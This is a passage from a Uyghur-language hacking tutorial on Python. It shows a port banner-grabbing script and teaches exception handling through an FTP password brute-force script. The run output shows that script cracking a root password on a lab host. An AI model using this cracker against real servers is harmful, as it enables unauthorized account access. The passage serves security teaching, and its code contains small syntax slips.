4- قۇردا كۆپ ئىشلىتىلىدىغان 4 تال پورتنى list قىلىپ ساقلاپ ئاندىن ئۇنى Ports دېگەن نامدىكى variable غا قىممەت قىلىپ بەردۇق. 5-قۇردا بولسا

for ئايلانما جۈملىسىنى يازدۇق. بۇ يەردە i نىڭ قىممىتى 0- ئېلېمېنتتىن باشلاپ 4 ئېلېمېنتنى بىردىن قىممەت قىلىپ ئالىدۇ ۋە ھەر بىرى ئۈچۈن بىر قېتىم تەكرار يۈرگۈزىدۇ. يەنى ھەربىر پورت ئۈچۈن 6-قۇردىن تاكى 13-قۇرغىچە بولغان كودلارنى بىر قېتىمدىن يۈرگۈزۈپ بېرىدۇ.

ئاندىن بىز بۇ كودنى ساقلاپ قايتىدىن يۈرگۈزۈپ باقساق تۆۋەندىكىدەك ئۇچۇرلارنى چىقىرىپ بېرىدى:

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 HackerSSHBannerGrab.py

┌──(kali㉿kali)-[~]
└─$ ./ HackerSSHBannerGrab.py
Port ve banner uchurliri towendikiche:
21
220 (vsFTPd 2.3.4)

Port ve banner uchurliri towendikiche:
22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

Port ve banner uchurliri towendikiche:
25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

Port ve banner uchurliri towendikiche:
3306
5.0.51a-3ubuntu5
```

يۇقارقى ئۇچۇردىن بىلگىلى بولىدۇكى، 21- نومۇرلۇق پورتتا يۈگۈزۈلۈۋاتقىنى vsFTPd 2.3.4 ئىسىمدىكى مۇلازىمەت؛ 22- نومۇرلۇق پورتتا OpenSSH 4.7 ؛ 25- نومۇرلۇق پورتتا Postfix ؛ 3306-نومۇرلۇق پورتتا بولسا MySQL 5.0.51a مۇلازىمىتى يۈزگۈزۈلۈۋاتىدۇ.

مۇشۇنداق قىلىپ بىز كۆپ پورتنىڭ banner ئۇچۇرلىرىنى يىغىدىغان كىچىك خاككېرلىك قۇرالى ياساپ چىققان بولدۇق. ئالدىنقى مەزمۇندا ئېيتقىنىمىزدەك بۇ قورال خاكېرلىكنىڭ ئەڭ مۇھىم باسقۇچلىرىدىن بىرى بولغان reconnaissance رازۋېدكا باسقۇچىدا كەم بولسا بولمايدىغان ئۇچۇرلارنى يىغىپ بېرىدۇ.

9) خاتالىق Exceptions ۋە شىفىر يەشكۈچ

پروگرامما تىلىدا يېزىلغان ھەرقانداق كودنىڭ خاتالىق چىقىش ئېھتىمالى بولىدۇ. بۇ خىل خاتالىقلار exception دەپ ئاتىلىدۇ. كود يۈرگۈزۈلۈش جەريانىدا چىقىش ئېھتىمالى بار بولغان exception لارنى ئالدىن ئويلىشىپ، ئۇنىڭغا قارىتا كود يېزىش exeption handling خاتالىقنى بىرتەرەپ قىلىش دەپ ئاتىلىدۇ. ئادەتتە بۇ بىرنەچچە قۇر ئاددىي كودلاردىن تۈزۈلىدىغان بولۇپ، خاتالىقنىڭ چۈشەندۈرۈلۈشىنى ئېكرانغا بېسىپ چىقىرىپ بېرىش، خاتالىق بۇزۇۋېتىشى مۇمكىن بولغان كود ئېقىشىنى نورمال ھالەتكە ئەكىلىش، خاتالىق چىققاندا ئاندى مەلۇم بۇيرۇقنى ئىجرا قىلىش قاتارلىق مەشغۇلاتنى قىلىپ بېرىدىغان كودنى يېزىشنى كۆرسىتىدۇ. Python تىلىدا try/exept جۈملىسى ئارقىلىق exception handling يەنى خاتالىق بىرتەرەپ قىلىنىدۇ.

try بۇيرۇقى ئىسمىدىن چىقىپ تۇرغىنىدەك، مەلۇم بۆلەك كودنى سىناپ، ئاندىن خاتالىق چىقىپ قالسا except بۇيرۇقى بىلەن ئۇ خاتالىقنى بىرتەرەپ قىلىدۇ. بەزىدە بىز try/except جۈملىسىدە خۇددى if...else جۈملىسىگە ئوخشاش «شەرتكە ئاساسەن مەلۇم قارار چىقىرىش» ئۇنۇمىگە ئېرىشەلەيمىز. مەسىلەن، بىز try/except جۈملىسىنى شىفىر يېشىش قۇرالىدا ئىشلىتىپ، كۆپلىگەن شىفىرلارنى بىردىن بىر سىناپ ئاندىن شىفىرنىڭ توغرا ئەمەسلىك ئۇچۇرى كەلسە كېيىنكى شىفىرنى سىنايدىغان قىلىپ يازساق بولىدۇ.

```
01 #! /usr/bin/python3
02 import ftplib
03
04 server = input("FTP Server: ")
05 user = input("username: ")
06 Passwordlist = input ("Password List ning ornini kirguzung > ")
07
08 try:
09   with open(Passwordlist, 'r') as pw:
10     for word in pw:
11     word = word.strip ('\r').strip('\n')
12     try:
13         ftp = ftplib.FTP(server)
14         ftp.login(user, word)
15         print ('Taptim! Shifresi bolsa : ' + word)
16     except:
17       print('Yene sinawatimen...')
```

```
18
19 except:
20     print ('Wordlist te bir hataliq bar’)
```

بۇ تەگكودنى ftpcracker.py دەپ ساقلاپ يۈرگۈزسەك بولىدۇ. بۇ كود يۈزگۈزۈلگەندىن كېيىن 4- ۋە 5-قۇرلاردا ئىشلەتكۈچىنى ئەڭ ئاۋۋال FTP مۇلازىمېتىرىنىڭ نومۇرىنى ۋە ھېسساب ئىسمىنى كىرگۈزۈشنى سورايدۇ. ئاندىن 6-قۇردا سىنىماقچى بولغان شىفىر توپلىمىنىڭ ئادرېسىنى كىرگۈزۈشنى سورايدۇ ۋە ئۇنى Passwordlist ئىسىمدىكى بىر variable قىلىپ ساقلىۋالىدۇ. 8-قۇردا try ئىشلىتىلگەن بولۇپ، تاكى 17-قۇرغا قەدەر بولغان كود بۆلىكىنى سىناپ باقىدۇ، بۇ يەردە بىر خاتالىق چىقسا 19-قۇردىكى except بۇيرۇقى بىلەن 20-قۇردىكى كودنى ئىجرا قىلىدۇ يەنى « wordlist تە بىر خاتالىق بار» دېگەن جۈملىنى چىقىرىپ بېرىدۇ.

ئەمدى 9-قۇرىدىن 17-قۇرغىچە نېمىلەر يۈز بېرىدىغانلىقىغا قارايدىغان بولسا 11-قۇردا يېڭى بىر فۇنكسىيە ()strip قوللىنىلدى. بۇ فۇنكسىيە string سۆزلۈكلەرنىڭ ئالدى ۋە كەينىنى كېسىپ ئېلىۋېتىش ئۈچۈن ئىشلىتىلىدۇ. بۇ مىسالدا بولسا شىفىر توپلانغان تېكىستتىكى شىفىرلەرنىڭ ئالدىدا ئەگەر بوش ئورۇن ياكى پەش ئارىلىشىپ قالغان بولسا ئۇنى چىقىرىۋېتىدۇ. ئەگەر باش تەرىپىدىكى بوشلۇق چىقىرىۋېتىلمەستىنلا سىنىساق، توغرا شىفىردىنمۇ خاتالىق بېرىپ، ئۆتۈپ كېتىشى مۇمكىن.

ئاندىن 12-قۇردا بىز بۇ كودتىكى ئىككىنچى try/except جۈملىسىگە كەلدۇق. بۇ try بۇيرۇقى 13-قۇرىدىن 15-قۇرغىچە بولغان ئۇچ قۇر كودنى سىناپ باقىدۇ. ftplib دېگەن مودۇلنى ئىشلىتىپ تۇنجى شىفرىنى سىناپ ئەگەر 14-قۇردا نورمال login كىرەلمىسە 15-قۇردىكى «تاپتىم! شىفرىسى بولسا : » دېگەن خەت بىلەن 14-قۇردا سىناپ كۆرگەن شىفرىنى چىقىرىپ بېرىدۇ. ئەگەر 14-قۇردا سىنىغان شىفىر بىلەن نورمال كىرەلمەي خاتالىق چىقىپلا قالسا، شۇ ھامان 16-قۇردىكى except بۇيرۇقى ئىشقا كىرىشىپ 17-قۇردىكى «يەنە سىناۋاتىمەن..» دېگەن ئۇچۇرنى چىقىرىپ ئاندىن 18-قۇرغا ئۆتىدۇ. يەنى بىر قېتىملىق كود سىناش ئاياغلىشىپ تەكرار يەنە بىر قېتىم سىناشقا قايتىپ كېتىدۇ.

ئەمدى بىز بۇ كودنى ftpcracker.py دېگەن ئىسىمدا ساقلاپ ئاندىن ئۇنى chmod بۇيرۇقى بىلەن ئىجرا بولىدىغان ھالغا ئەكىلىمىز ۋە يۈرگۈزىمىز.

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 ftpcracker.py

┌──(kali㉿kali)-[~]
└─$ ./ ftpcracker.py
FTP Server: 192.168.1.101
username: root
Password List ning ornini kirguzung >bigpasswordlist.txt
Yene sinawatimen...
Yene sinawatimen...
Yene sinawatimen...
--بەزى مەزمۇنلار قىسقارتىلدى—
Taptim! Shifresi bolsa : toor
```

كۆرگىنىمىزدەك، تاكى شىفىرنى تاپقىچە تەكرار سىنايدۇ.

بەزى خاككېرلىك ئاساسىي بىلىملىرى سۆزلەنگەن نوپۇزلۇق كىتابلاردا C تىلى ھەققىدىكى بىلىملەرنىمۇ ئۆگىنىش تەۋسىيە قىلىنغان. C تىلىنى ئۆگىنىش خاككېرلىك ئۆگەنمەكچى بولغانلار ئۈچۈن ئەلۋەتتە پايدىلىق، چۈنكى C تىلى ئۆگەنگەندە كومپيۇتېرنىڭ low-level تۆۋەن دەرىجىلىك ئىشلەش پرىنسىپلىرىنى چۈشىنىشكە ۋە بەزى ئىشلەش پرىنسىپىنى يوچۇق قىلىپ قوللىنىشقا بولىدىغانلىقىنى بىلىشكە پايدىلىق. ئەمما ئەسكەرتىش كېرەككى، خاككېرلىك ئۈچۈن چوقۇم C تىلىنى ئۆگىنىش كېرەك ئەمەس.

يۇقارىدا بىز Python بىلىملىرى ھەققىدە قىسقىچە ئۆگىنىپ ئۆتتۇق. ئەمما «خاككېرلىك ئۈچۈن Python ئۆگىنىش كېرەكمۇ ياكى C تىلىنى ئۆگىنىش كېرەكمۇ؟» دېگەن سوئال، ھەربىر شەخسنىڭ نىشانى ۋە مايىللىقىغا باغلىق سوئال ھېسابلىنىدۇ. ھەر ئىككى تىل خاككېرلىك ئۈچۈن پايدىلىق بىلىملەر ھېسابلىنىدۇ.

3. خۇلاسە

بۇ بابتا بىز كود يېزىش ئاساسلىرىدىن bash تەگكودى يېزىش ۋە مۇھىم خاككېرلىك پروگراممىا تىلى بولغان Python دىن ئاساسىي بىلىملەرنى ئۆگىنىپ ئۆتتۇق. بىر خاككېر ئۆزىنىڭ ئىقتىدارىنى ھەرقانچە ئۆستۈرسىمۇ بىرەر تەگكود يېزىش ئىقتىدارىنى ھازىرلىمىغۇچە، ئۇ يەنىلا script-kiddie تەگكود گۆدەكلىرى سەۋىيەسىدىن يۇقىرىغا ئۆتەلمەيدۇ.

Linux سىستېمىسىدا بىۋاستە يۈرگۈزگىلى بولىدىغان bash تەگكودى ھەققىدە بۇ كىتابتا بەكمۇ تەپسىلىي توختالمىدۇق. چۈنكى بۇ مەزمۇنلار «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابتا سۆزلەنگەن.

خاككېرلار ئۈچۈن ئەڭ ياخشى تەگكود تىلى بولسا ھازىرچە Python ھېسابلىنىدۇ. چۈنكى Python تىلىدا يېزىلغان ۋە ئىشلىتىش ئۈچۈن سۇنۇلغان نۇرغۇنلىغان مودۇل ۋە فۇنكسىيەلەر بار. كۆپلىگەن خاككېرلىك قۇرالىرى دەل Python تىلىدا يېزىلغان.

Python تىلى ئەڭ ئاسان ئۆگىنىشكە بولىدىغان پروگراممىا تىللىرىدىن بولۇپ، بىز ئاددىي ئىقتىدارلىرىنى ئۆگىنىپلا، banner-grabber ۋە ftp نىڭ شىفىرىسىنى يېشىدىغان كودنى يېزىپ چىقالىدۇق.

بەزى قېرىنداشلىرىمىز كىتابتىن ئۆگەنسە ياخشى ئۆگىنەلەيدۇ يەنە بەزى قېرىنداشلىرىمىز بولسا ۋىدېئو ئارقىلىق ئۇنۇملۇك ئۆگىنىش نىشانىغا يېتەلەيدۇ. ۋىدېئو ئارقىلىق ئۆگىنىش ئۈسۈلىنى ياخشى كۆرىدىغانلار سول تەرەپتىكى QR كود ئارقىلىق ياكى تۆۋەندىكى ئۇلىنىشتىن UyghurIT قانىلىنىڭ Python دەرسلىكلىرىنى كۆرەلەيدۇ:

- https://www.youtube.com/playlist?list=PLP7JShJzLUtQpycF13LPFQ9Fp6dYpkPZo
- http://bit.ly/4017SnK